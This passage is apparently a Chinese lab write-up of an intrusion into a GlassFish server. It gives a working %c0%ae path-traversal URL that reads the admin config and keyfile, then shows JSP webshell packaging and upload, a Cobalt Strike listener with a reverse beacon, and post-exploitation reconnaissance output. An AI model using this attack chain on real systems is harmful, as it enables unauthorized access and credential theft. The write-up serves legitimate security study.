
/glassfish/glassfish4/glassfish/domains/domain1/config/domain.xml读取一下配置文件
https://192.168.147.160:4848/theme/META-INF/%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/glassfish/glassfish4/glassfish/domains/domain1/config/domain.xml没有,还有密码在另外一个文件里,我们读取一下
把后缀改成 admin-keyfile

https://192.168.147.160:4848/theme/META-INF/%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/glassfish/glassfish4/glassfish/domains/domain1/config/admin-keyfile经过不懈努力,终于破解出了密码sploit。
GetShell

生成一个木马

查了一下要打包成 war
D:\download>java cvf sakura.war sakura.jsp
错误: 找不到或无法加载主类 cvf
原因: java.lang.ClassNotFoundException: cvf
这里博主手滑了,不知道为什么写成了 java ,实际应该是 jar 啊。
好的,现在去解决一下。哦~~~输错了,是jar
然后上传
此时我们访问一下


https://192.168.147.160:8181/sakura/sakura.jsp不太对,蚁剑没连上。用哥斯拉
没搞好,但是转念一想 8080 端口会不会开放的是 http。试了一下于是成功了,天呐。


接下来开启 CS 先反向连接一下,看看能不能木马上线。

./teamserver 192.168.147.129 123添加一个监听器


生成 Windows 可执行程序

然后上传一下

执行一下
成功上线
进行信息收集
判断是否在域中。我们可以使用如下命令去判断是在工作组还是域。
shell ipconfig /allWindows IP Configuration
Host Name . . . . . . . . . . . . : vagrant-2008R2-web
Primary Dns Suffix . . . . . . . : qiyuan-my.com
Node Type . . . . . . . . . . . . : Hybrid
IP Routing Enabled. . . . . . . . : No
WINS Proxy Enabled. . . . . . . . : No
DNS Suffix Search List. . . . . . : qiyuan-my.com
localdomain
Ethernet adapter Local Area Connection:
Connection-specific DNS Suffix . : localdomain
Description . . . . . . . . . . . : Intel(R) PRO/1000 MT Network Connection
Physical Address. . . . . . . . . : 00-0C-29-03-02-5F
DHCP Enabled. . . . . . . . . . . : Yes
Autoconfiguration Enabled . . . . : Yes
Link-local IPv6 Address . . . . . : fe80::41ac:f3a6:cfbb:e0f7%11(Preferred)
IPv4 Address. . . . . . . . . . . : 192.168.147.160(Preferred)
Subnet Mask . . . . . . . . . . . : 255.255.255.0
Lease Obtained. . . . . . . . . . : Wednesday, February 04, 2026 10:17:16 PM
Lease Expires . . . . . . . . . . : Wednesday, February 04, 2026 11:47:16 PM
Default Gateway . . . . . . . . . : 192.168.147.2
DHCP Server . . . . . . . . . . . : 192.168.147.254
DHCPv6 IAID . . . . . . . . . . . : 234884137
DHCPv6 Client DUID. . . . . . . . : 00-01-00-01-27-0E-84-DA-00-0C-29-60-C7-83
DNS Servers . . . . . . . . . . . : 20.11.11.129
Primary WINS Server . . . . . . . : 192.168.147.2
NetBIOS over Tcpip. . . . . . . . : Enabled
Tunnel adapter isatap.localdomain:
Media State . . . . . . . . . . . : Media disconnected
Connection-specific DNS Suffix . : localdomain
Description . . . . . . . . . . . : Microsoft ISATAP Adapter
Physical Address. . . . . . . . . : 00-00-00-00-00-00-00-E0
DHCP Enabled. . . . . . . . . . . : No
Autoconfiguration Enabled . . . . : Yes
Tunnel adapter 6TO4 Adapter:
Media State . . . . . . . . . . . : Media disconnected
Connection-specific DNS Suffix . :
Description . . . . . . . . . . . : Microsoft 6to4 Adapter
Physical Address. . . . . . . . . : 00-00-00-00-00-00-00-E0
DHCP Enabled. . . . . . . . . . . : No
